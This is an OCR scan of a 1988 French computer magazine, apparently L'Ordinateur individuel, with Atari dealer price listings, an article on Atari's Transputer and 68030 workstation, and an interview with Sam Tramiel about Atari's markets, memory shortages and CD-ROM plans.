MEGA ST 2 COULEUR	11215 F
MEGA ST 4 MONOCHROME	12 950 F
MEGA ST 4 COULEUR	14 215 F
MEGA ST 2 LASER	20 950 F
MEGA ST 4 LASER	23 950 F
IMPRIMANTE LASER SLM 804	11 950 F

LES OFFRES

OFFRE MEGA ST 2 — **13 990 F**
Comprenant :
Mega ST 2 + moniteur monochrome HR SM 124 + disque dur 20 méga SH 205 + imprimante CITIZEN 120 D

OFFRE SPECIALE P.A.O. — **27 500 F**
Mega ST 4, moniteur monochrome HR SM 125, disque dur Atari SH 205, imprimante laser SLM 804, logiciel Publishing partner, + 1 an de maintenance sur site, + 1/2 journée de formation.
Applications architecturales, médicales disponibles en magasin.

Les prix de la gamme Mega St incluent tous une année de maintenance sur site et une demi journée de formation.

CREDIT IMMEDIAT
90 - 120 JOURS
LEASING

INSTALLATION

OPERATION CAMION EXPO

Collectivités, entreprises... Notre camion expo peut venir vous rendre visite sur votre lieu de travail pour vous présenter la nouvelle gamme Mega ST.

SSIONNEL DE VIDEOSHOP

• COMMUNICATION 47, rue Richelieu 75001 PARIS – Tél. : 42 96 93 95 – METRO PALAIS-ROYAL.

LOGICIELS MEDICAUX

MEDI ST — **4 130 F**
Logiciel de gestion médicale. Permet d'exploiter au maximum les possibilités de l'Atari ST. Permet la gestion d'un fichier patient, intègre un fichier thérapeutique, un agenda et un module de communication.

MEDIFISC
Permet une gestion complète du cabinet médical avec gestion des recettes, dépenses, déclaration fiscale 2035. — **990 F.**

OFFRES MEDICALES

ATARI 1040 STF — **12 280 F**
+ Moniteur monochrome SM 124 + Disque dur SH 205 + Imprimante CITIZEN 120 D + Logiciel médical MEDI ST

ATARI MEGA ST2 — **16 990 F**
+ Moniteur monochrome SM 124 + Disque dur SH 205 + Imprimante CITIZEN 120 D + Logiciel médical MEDI ST.

• *FORMATION*
Une salle de formation est à votre disposition pour tout apprentissage sur le matériel et les logiciels.
Des formations plus adaptées à vos besoins peuvent être réalisées sur site ou en entreprise.
Service formation : 45 38 71 00.

• *MAINTENANCE*
Toute la gamme vendue dans le domaine professionnel bénéficie d'une maintenance GRATUITE durant 1 an, avec intervention sur site sous 48 heures.

• *DEPARTEMENT GRANDS COMPTES*
Un service spécial est sur place pour assurer le service grands comptes dans les entreprises et grands comptes, désirant un équipement important. Des propositions de prix vous seront communiquées après étude de l'offre.
Service commercial : M. Assor 42 96 93 95

MAINTENANCE SUR SITE 1 AN GRATUITE

Toute la gamme présentée dans cette annexe est en démonstration permanente dans nos magasins. Les documentations sur d'autres logiciels peuvent être fournies sur demande.

IMPRESSION LASER EN LIBRE SERVICE

RAYON IMPRIMANTES :

Toute une gamme (EPSON, CITIZEN, NEC, CENTRONICS...) en démonstration permanente.
De l'imprimante matricielle classique à l'impression laser.

OFFRE SPECIALE
IMPRIMANTE LASER CENTRONICS
19 990 F

Nos prix s'entendent HT (Hors taxes) TVA 18,6 %, frais de ports, d'installation et de déplacement en sus.
Les prix annoncés incluent pour tout le matériel une demi-journée de formation et une maintenance sur site gratuite d'un an.
* Photos non contractuelles, sous réserve des stocks disponibles, prix 1.05.88 susceptibles de baisses éventuelles, nous consulter.

DEMANDE DE DOCUMENTATION PROFESSIONNELLE
01/06/88
A retourner à INTELCOM, 47, rue de Richelieu – 75001 PARIS


SOCIETE _____
FONCTION _____
NOM _____ PRENOM _____
ADRESSE _____
CODE POSTAL _____ VILLE _____
TELEPHONE _____

Je désire recevoir
☐ Une documentation matériel (Marque) _____
☐ Une documentation formation
☐ La visite d'un attaché commercial

Référence 169 du service-lecteurs (page 66)

L'ATARI DE DEMAIN

La gamme ST complète, Atari repart de l'avant avec une station de travail 68030 et un Transputer à architecture parallèle. Cette dernière machine est aujourd'hui une réalité pour les développeurs. En voici les principales caractéristiques.



J.-L. Desnos

Avec la carte Transputer présentée au dernier Sicob, Atari s'introduit sur un nouveau marché.

Incroyable Jack Tramiel ! La gamme des ST à peine imposée, le chairman d'Atari lance un nouveau défi, propre à soulever une nouvelle vague de scepticisme : se placer sur le marché de la station de travail, où les plus grands noms ferraillent déjà dur.

Jack Tramiel se prépare à affronter cette très sérieuse concurrence crânement, avec deux modèles très différents et complémentaires, une station de travail 68030 tournant sous Unix, et une station à base de Transputer.

La première, annoncée au Cebit de Hanovre en mars dernier (*cf. L'Oi* n° 103), devrait être à la disposition des développeurs pour la fin de l'année. Elle sera, en un sens, très « classique ». Face aux stations 68030 que les autres sociétés ne manqueront pas de lancer rapidement, elle devra se distinguer par un rapport qualité/prix sans concurrence. Les Apollo, Hewlett Packard, IBM ou Sun resteront longtemps intouchables sur le terrain de l'image de marque.

Le Transputer est, en revanche, plus original. Un prototype a été présenté au Sicob, les premières machines ne vont plus tarder à arriver chez les développeurs. La commercialisation devrait suivre pour la fin de l'année, comme l'avait annoncé Sam Tramiel en septembre dernier, à Paris.

Atari a fait appel à cette société anglaise, qui produit depuis plusieurs années des machines conçues autour de

Transputer Inmos. Mais, pour la première fois, un grand constructeur de micro-informatique s'apprête à diffuser largement un tel ordinateur à architecture parallèle, à un prix accessible.

Le Transputer Atari/Perihelion est construit autour du T 800. Chaque T 800 est constitué d'un processeur 32 bits et possède de 1 à 4 Mo de mémoire vive. Il offre quatre résolutions graphiques : 1 280 × 960 avec l'affichage de 16 couleurs parmi une palette de 4 096 ; 1 024 × 768 avec 256 couleurs parmi 16 millions ; 640 × 480 avec également 256 couleurs parmi 16 millions ; 512 × 480 avec 16 millions de couleurs affichables simultanément, chaque point étant codé sur 32 bits. Un *Blitter* gère jusqu'à 32 adresses simultanément et affiche 128 millions de points à la seconde.

Selon les tests Wheststone, un seul T 800, d'une puissance de 10 Mips, serait deux fois plus rapide qu'un Mac II, et treize T 800 vingt fois plus rapides. Ces chiffres, avancés par les responsables de Perihelion, sont à considérer avec prudence. D'abord parce qu'ils donnent des résultats assez théoriques. Ensuite, parce qu'il est impossible de rendre compte avec un seul type de tests de la réalité d'utilisations très différentes les unes des autres. Il est certain que les démonstrations de calcul de fractales, effectuées avec un, puis plusieurs Transputer, sont impressionnantes. Mais pour se rendre compte de la réelle puissance de calcul du Transputer, il faut voir tourner des applications utiles comparables à ce qui existe sur un Mac II ou une station de travail. Et ne pas oublier que le Mac II conserve intégralement la puissante interface graphique du Macintosh, et qu'il accepte, en réduisant notablement les temps de calculs, les grands logiciels pour Mac.

Sur le papier, le Transputer est une splendide réalisation, avec un rapport performance/prix inconnu jusqu'ici. Dans sa version commercialisée pour Atari, il dispose de quatre connecteurs d'extension, susceptibles de recevoir des cartes supportant un ou quatre autres T 800. Plusieurs architectures sont possibles, en particulier en linéaire ou en hypercube, option qui minimise le nombre total de nœuds pour accéder au Transputer le plus éloigné.

La notion de réseau est également différente. Il ne s'agit plus simplement de partager des ressources communes, mais de partager la puissance des unités centrales. Si deux unités centrales constituées de quatre T 800 chacune sont reliées entre elles, la première utilisera par exemple deux Transputer de la seconde, si ceux-ci sont inutilisés. Au sein d'un réseau plus important, un bloc de Transputer peut se trouver en dehors des unités centrales, à la disposition de celles qui ont besoin d'une puissance de calcul complémentaire.

DÉJÀ DE NOMBREUX LANGAGES

Ces remarquables caractéristiques ne valent rien sans applications développées spécialement pour le Transputer, afin de tirer pleinement parti des particularités de l'architecture parallèle. Perihelion annonce 1 500 applications en cours de développement, principalement dans les domaines de la CAO, du graphisme, de la simulation. Atari France de son côté a déjà près d'une centaine de dossiers de demandes de machines-développeurs, émanant pour la plupart de sociétés et non pas de concepteurs isolés. Ceux-ci disposent de plusieurs langages. D'abord Occam, développé spécialement par Inmos pour les ordinateurs à architecture parallèle ; il est le mieux adapté, mais également le moins connu. Ensuite, des langages usuels : C et Fortran 77, les deux plus intéressants après Occam, mais aussi Pascal, Lisp, Modula 2, Ada, Prolog... De même, l'environnement de développement est équilibré, avec, en dehors du mode natif, un assembleur/linker, un C, le mode Atari ST, Unix, MS-DOS.

Parmi les interfaces-utilisateurs, on notera Gem, exécuté sur le ST et seulement affiché sur le Transputer, Gem sous X-Windows, exécuté sur le Transputer, X-Windows V11 et Shell. La panoplie est très complète, mais il reste aux développeurs à savoir utiliser la puissance de la machine.

Les prix ne sont pas encore fixés. Perihelion en a avancé à titre indicatif, mais Elie Kenan, p.-d.g. d'Atari France, a bien spécifié qu'il ne s'agissait que d'un ordre de grandeur. Les voici donc, sous toutes réserves : un T 800 avec 1 Mo de RAM : 995 £ (environ 10 700 F) ; quatre T 800 avec 1 Mo de RAM chacun : 2 995 £ (environ 32 100 F) ; une extension de 4 Mo de RAM : 1 995 £ (environ 21 400 F) ; un raccordement au réseau Ethernet : 499 £ (environ 5 400 F) ; une carte X-25 synchrone : 499 £ (environ 5 400 F).

La version commercialisée du Transputer comprendra un Mega ST, dont le processeur 68000 sera dédié... à la gestion des entrées-sorties. La plupart des logiciel actuels (plus précisément tous les logiciels respectant le cahier des charges Atari) tourneront sur le Transputer, sans profiter de la puissance de l'architecture parallèle, mais en bénéficiant de l'affichage.

Le Transputer Atari est différent des cartes Transputer destinées à d'autres micro-ordinateurs. Celles-ci, bien que mises au point par Perihelion, sont utilisées comme des cartes accélératrices. Atari ouvre une voie nouvelle, et devrait profiter de l'engouement pour le Transputer. Le monde scientifique pourrait bien découvrir que ce constructeur sait faire bien autre chose que du jeu ou du micro-ordinateur personnel.

PATRICE DESMEDT

3615 CODE OI

LE RENDEZ-VOUS DES ATARIstes

Messagerie, forum, conseils techniques, actualités.

ENTRETIEN

SAM TRAMIEL, PRÉSIDENT D'ATARI :

Sam Tramiel, fils de Jack Tramiel et président d'Atari Corp., est venu à Paris à l'occasion du Sicob. Nous en avons profité pour nous entretenir avec lui sur le présent et l'avenir d'Atari. Il a répondu à nos questions avec simplicité.

L'Ordinateur individuel : *Quelle est l'importance de l'Europe pour Atari ?*

Sam Tramiel : C'est le premier marché pour nous. Il est très important.

L'Oi : *En comparaison, les autres grandes compagnies américaines ne bénéficient pas d'une telle réussite en Europe. Pourquoi ?*

S.T. : C'est pour cette raison que la balance du commerce extérieur américain est si mauvaise. Les Américains ne comprennent pas ce qu'est le commerce international. Alors que pour nous, c'est très important. Nous achetons et vendons dans le monde entier.

L'Oi : *Avez-vous du succès aux Etats-Unis ?*

S.T. : Nos jeux vidéo remportent un vif succès, mais celui de nos ordinateurs est tel en Europe que nous n'avons plus assez de machines pour en vendre aux Etats-Unis. En fait, nous manquons de mémoires dynamiques pour fabriquer des ordinateurs. Dès que la production pourra augmenter, nous reviendrons en force sur le marché américain.

L'Oi : *Combien y a-t-il de ST installés dans le monde ?*

S.T. : Environ 800 000. Et je pense que nous atteindrons 1,2 million à la fin de cette année.

L'Oi : *Comment expliquez-vous votre succès en Europe ?*

S.T. : A cause du passé de Commodore et de celui d'Atari. L'Europe représentait également le premier marché pour Commodore. L'expérience est très importante. Nous connaissons les gens, les développeurs, les professionnels, le marché en général.

L'Oi : *Où en est votre procès contre Micron Technologies à propos des mémoires dynamiques ? Que devient le regroupement des fabricants de micro-informatique qu'Atari a suscité à cette occasion ?*

S.T. : Un groupe important s'est constitué aux Etats-Unis, avec entre autres Hewlett Packard, Tektronix. Nous avons créé une association pour lutter contre celle des fabricants de semi-conducteurs. Les uns disent : « Nous voulons contrôler le prix des mémoires dynamiques. » Les autres répondent : « Vous êtes fous, vous allez tuer l'industrie de l'informatique. » Les deux parties se battent, et le gouvernement est perplexe. Il ne sait pas qui soutenir.


Nous attaquons Micron parce qu'elle tire injustement parti de la situation de pénurie. De nombreuses petites sociétés nous ont remerciés de l'avoir mise en cause.

L'Oi : *Pensez-vous aboutir rapidement ?*

S.T. : Non. Cela va durer longtemps. La justice est toujours lente, mais nous irons aussi loin que nous le pourrons si cela ne s'arrange pas.

L'Oi : *L'augmentation des prix des mémoires liée à cette pénurie n'est-elle pas un handicap particulier pour Atari, dont les machines sont très gourmandes en mémoire ?*

S.T. : Dans un 1040, vous avez 32 mémoires de 256 Kbits ; dans un Mega 4, vous avez également 32 mé-



Michel Baret

moires, mais de 1 Mbits. Seulement, la demande augmente si rapidement que nous avons du mal à fournir. Cette année, la progression est de 45 %. Si nous avions plus de mémoire, nous pourrions augmenter nos ventes encore plus rapidement.

L'Oi : *Il y a deux ans, le ST était très bon marché, comparé aux prix des autres standards. Les compatibles PC sont aujourd'hui très peu chers. Quel est actuellement l'argument de vente d'Atari ?*

S.T. : Le ST est plus performant qu'un PC. Plus rapide, plus « élégant ». Les PC sont condamnés à être vendus à bas prix. J'ai utilisé pour la première fois un PC l'année dernière, un modèle avec souris. Je la déplaçais, et regardais en même temps le curseur se déplacer à l'écran très lentement. J'ai appelé mes ingénieurs et leur ai dit : « Ma machine a un problème ! » Ils m'ont répondu : « Non , c'est normal pour un PC... » Nous ne sommes pas inquiétés par les PC, même si leur prix baisse encore. Dans l'avenir, nous utiliserons des processeurs encore plus rapides, pour que nos machines demeurent toujours à la pointe de la technologie. Nous ne nous satisfaisons pas de l'acquis, nous travaillons toujours sur de nouvelles machines, comme le Transputer ou la station de travail 68030, dont la présentation mondiale aura lieu en France au cours du quatrième trimestre de cette année.

L'Oi : *Quels sont les marchés respectifs de ces deux nouvelles machines ?*

S.T. : Elles ont certains points communs, mais restent cependant très différentes. Le Transputer utilise un processus parallèle, et peut atteindre de très grosses puissances de traitement. L'inconvénient est qu'il utilise un système d'exploitation complètement nouveau. C'est une machine destinée au marché scientifique et à celui de l'éducation. Le 68030, au contraire, est un processeur standard pour Unix. Notre station tournera sous Unix 5.31. Et il y a beaucoup, beaucoup de logiciels disponibles.

L'Oi : *Sur ce marché de la station de travail, il y a déjà Apollo, Hewlett Packard, IBM, Sun...*

S.T. : C'est bien, très bien. J'en suis content. J'aime me battre contre des gens de cette qualité.

L'Oi : *Mais ce sont tous des noms très connus.*

S.T. : Atari est encore plus connu.

L'Oi : *Mais pas sur ce marché.*

S.T. : Cela me plaît. Dans le monde, les gens connaissent Atari comme un ordinateur tourné vers le graphisme. Et les stations de travail sont des machines très fortement orientées vers le graphisme. Nos développeurs eux-mêmes sont étonnés de la vitesse de traitement de la machine. Elle marche bien. C'est ▸

« LANCEMENT MONDIAL DE LA STATION 68030 EN FRANCE FIN 88 »

une très belle réalisation.

L'Oi : *De quelle façon aidez-vous les développeurs ?*

S.T. : Les gens d'Inmos qui ont développé le système d'exploitation Helios ont cherché à le rendre le plus semblable possible à Unix. Nous allons également organiser des séminaires en Europe pour les développeurs, et nous avons mis au point des outils de développement spécifiques. En Europe, les gens sont intéressés par le Transputer. Ils l'attendent avec impatience. Aux Etats-Unis, cela n'a pas provoqué le même intérêt.

L'Oi : *Que pensez-vous de l'annonce faite par Commodore au sujet d'une carte Transputer ?*


S.T. : Je trouve cela fantastique, parce que nous avons notre part dans le système d'exploitation Helios. Nous touchons des royalties sur chaque système vendu.

L'Oi : *Vous avez travaillé avec Perihelion pour le développement du Transputer. Envisagez-vous d'autres collaborations de ce type ?*

S.T. : Nous ne sommes pas inflexibles. Si l'opportunité se présente, oui. Nous avons des centres de recherche en matériel aux Etats-Unis, au Japon, en Grande-Bretagne et en Allemagne. Et pour le logiciel, partout dans le monde.

L'Oi : *Les logiciels jouent un grand rôle dans le succès d'un ordinateur. Sur ST, certains types de logiciels, comme les tableurs, n'ont pas encore atteint le meilleur niveau. Quel est le rôle d'Atari ?*

S.T. : Nous aidons les développeurs en vendant beaucoup de machines. Plus nous vendons d'unités, plus ils vendent de logiciels. Par ailleurs, l'Atari offre une grande souplesse pour le développement, bien plus grande par exemple que celle du Macintosh, qui possède un environnement de développement rigide. Le ST, au contraire, est largement ouvert. Il est possible de travailler dans différentes directions. En ce qui concerne les tableurs, c'est vrai que Vip est bon, mais pas génial. Mais il y a en cours des produits très intéressants. La société américaine LDW est en train de terminer un tableur très rapide, Hyperplan, qui sortira prochainement aux Etats-Unis. Il est aussi rapide et facile d'emploi qu'Excel, et compatible avec Lotus. C'est un superbe produit. Quand vous avez une excellente machine, les logiciels suivent obligatoirement.


Claudette Bellard

L'Oi : *On entend beaucoup parler de votre lecteur de CD-ROM, mais on ne voit pas grand-chose jusqu'à présent. Quand peut-on espérer sa sortie ?*

S.T. : Nous commencerons les livraisons dans le monde entier dès cet été. La véritable production démarrera cet automne. Je prévois l'explosion du CD-ROM pour la fin de l'année 1989.

L'Oi : *Les professionnels vous reprochent de faire un lecteur mixte audio et ROM en arguant que la base utilisée est celle d'un lecteur audio, donc non adaptée au CD-ROM ?*

S.T. : C'est une réaction de snob. D'abord, l'Atari ST a toujours été une machine chère aux utilisateurs de systèmes Midi. Si ces personnes peuvent trouver des banques d'échantillons sonores sur CD-ROM et les utiliser directement, c'est une grande chance. Ensuite, la dimension sonore est très importante pour tous les produits éducatifs. Enfin, pourquoi se priver du son puisque le coût supplémentaire est presque nul ? Côté matériel, il n'y a pas lieu de s'inquiéter. Nous avons deux cartes-circuits différentes. Les codes de détection d'erreurs propres au CD-ROM sont respectés. Ce sont les raisons pour lesquelles nous avons dû attendre deux ans avant de sortir notre machine. Les coûts de la technologie étaient trop élevés. Par ailleurs, notre lecteur supportera les standards High Sierra, Microsoft et même Apple.

L'Oi : *Quel marché visez-vous ?*

S.T. : Nous nous adressons au segment supérieur du marché de masse. Notre lecteur ne coûtera que 600 $, soit moitié moins que celui d'Apple. Je suis d'accord, 600 $ c'est une certaine somme. Aux Etats-Unis, on peut acheter un lecteur audio pour 250 $, mais c'est normal de payer deux fois plus cher pour avoir la possibilité ROM. C'est un outil fabuleux.

L'Oi : *En attendant, les applications horizontales se comptent presque sur les doigts de la main. Comment pallier le manque d'applications ?*

S.T. : L'industrie du CD-ROM est naissante, mais les projets sont nombreux. Aux Etats-Unis et en Allemagne, beaucoup d'éditeurs souhaitent transposer leurs bases de données sur CD-ROM. En France, Hachette vient de racheter Grolier qui a déjà réalisé une encyclopédie électronique... Sur notre stand est présente l'encyclopédie visuelle d'une société québécoise. Il est certain que la base d'applications doit se développer. Nous ferons tout pour aider au décollage. Nous produirons nous-mêmes et nous aiderons les éditeurs. Notre cible : la formation et l'éducation à domicile. Nous pensons qu'il y a là un marché gigantesque.

L'Oi : *Pensez-vous développer un logiciel dans la même veine qu'Hypercard ?*

S.T. : Certainement. Nous cherchons en ce moment un produit ce ce genre. Partout, y compris en France.

PROPOS RECUEILLIS PAR VÉRONIQUE CHARREYRON ET PATRICE DESMEDT

COCO NUT

IL Y A LES CLIENTS COCONUT... IL Y A CEUX QUI CHERCHENT ENCORE...

COCONUT MONTPELLIER
CENTRE COMMERCIAL LE TRIANGLE
NIVEAU BAS
34000 MONTPELLIER
TÉL. : 67.58.58.88

COCONUT RÉPUBLIQUE
13, boulevard VOLTAIRE
75011 PARIS ☎ 43.55.63.00
Métro Oberkampf

COCONUT ÉTOILE
41, avenue de la Grande Armée
75016 PARIS ☎ 45.01.67.28
Métro Argentine

COMITÉS D'ENTREPRISES, COLLECTIVITÉS CLUBS, ÉTUDIANTS, CONTACTEZ :
SCOOP INFORMATIQUE
13, Bld VOLTAIRE 75011 PARIS
TÉL. : 43.55.63.00 (DEMANDER MARIO)

LE SPECIALISTE DE L'ATARI ST

ATARI 520 / 1040 STF

512KO RAM POUR LE 520STF
1 MO RAM POUR LE 1040STF
LECTEUR DISK DOUBLE FACE 720KO
ROM INTEGREE (GEM)
16/32 BITS MICROPROCESSEUR 68000
CLAVIER AZERTY AVEC BLOC NUMERIQUE
INTERFACE MIDI INTEGREE
3 RESOLUTIONS GRAPHIQUES
— 320 × 200 EN 16 COULEURS
— 640 × 200 EN 4 COULEURS
— 640 × 400 EN MONOCHROME H.R.
SOURIS
CABLE PERITEL

520 STF	**2990**
520 STF + MONITEUR MONOCHROME H.R.	**4480**
520 STF + MONITEUR COULEUR ATARI.	**5490**
520 STF + MONITEUR COULEUR PHILIPS 8801	**4990**
1040 STF	**4790**
1040 STF + MONITEUR MONOCHROME H.R.	**5990**
1040 STF + MONITEUR COULEUR ATARI	**7490**
1040 STF + MONITEUR COULEUR PHILIPS 8801	**6990**

ACCESSOIRES

IMPRIMANTES :

STAR LC10 :
IMPRIMANTE GRAPHIQUE MATRICIELLE.
9 AIGUILLES.
VITESSE D'IMPRESSION :
— 144 CPS EN STANDARD
— 36 CPS EN QUALITE COURRIER
BUFFER 4 KO.
INTRODUCTEUR SEMI-AUTOMATIQUE
AVANCE PAPIER FRICTION OU TRACTION
MICRO-AVANCE ET RETOUR ARRIERE.
PARALLELE CENTRONICS.
STAR LC 10 2590
LA COULEUR
AU PRIX DU MONOCHROME :
STAR LC 10 7 COULEURS 2890

STAR NB 24/10
IMPRIMANTE GRAPHIQUE MATRICIELLE.
24 AIGUILLES.
VITESSE D'IMPRESSION :
— 216 CPS EN STANDARD
— 72 CPS EN QUALITE COURRIER
BUFFER 8 KO.
PARALLELE CENTRONICS.
MODULES D'ECRITURE SUPPLEMENTAIRES EN OPTION.
STAR NB24/10 5990
STAR LC24/10 4390
(NOS IMPRIMANTES SONT LIVREES AVEC CABLE ET INTERFACE)

MONITEURS :

MONOCHROME H.R. ATARI 1590
COULEUR ATARI SC1425 2590
COULEUR ATARI SC1224 2990
COULEUR PHILIPS 8801 2490

LECTEURS SUPPLEMENTAIRES :

ATARI :
SF314 DOUBLE FACE 3"5 1M 1990
SH205 DISQUE DUR 20 MEGA 4990

CUMANA :
3"5 DOUBLE FACE 1 MEGA 1630
5"1/4 1 MEGA 2190

DISQUETTES VIERGES DE GRANDE MARQUE :

3"5 SF/DD (135TPI) LES 10 99
3"5 DF/DD (135TPI) LES 10 120
5"1/4 NEUTRES LES 10 39

BOITES DE RANGEMENT :

CONT. 40 DISQ 3"5 A CLE 99
CONT. 40 DISQ 3"5 SANS CLE 89
CONT. 150 DISQ 3"5 POSSO 150

JOYSTICKS :


SWITCH JOY 89
SPEEDKING KONIX 119
PROFESSIONNAL 139
QUICKSHOT 2 69
QUICKSHOT 2 TURBO 129

DIVERS :

CABLE IMPRIMANTE 150
CABLE MINITEL 250
TAPIS SOURIS 75
HOUSSE CLAVIER 520/1040 99
HOUSSE MONITEUR ATARI 129
RUBAN ENCREUR LC10 49
RUBAN ENCREUR NL10 79
RUBAN ENCREUR SMM804 79
PROLONGATEUR DE JOYSTICK 49

OFFRES VALABLES DANS LA LIMITE DES STOCKS DISPONIBLES

LES MEGA ST UNE GAMME PROFESSIONNELLE



— 1 AN DE MAINTENANCE SUR SITE GRATUITE.
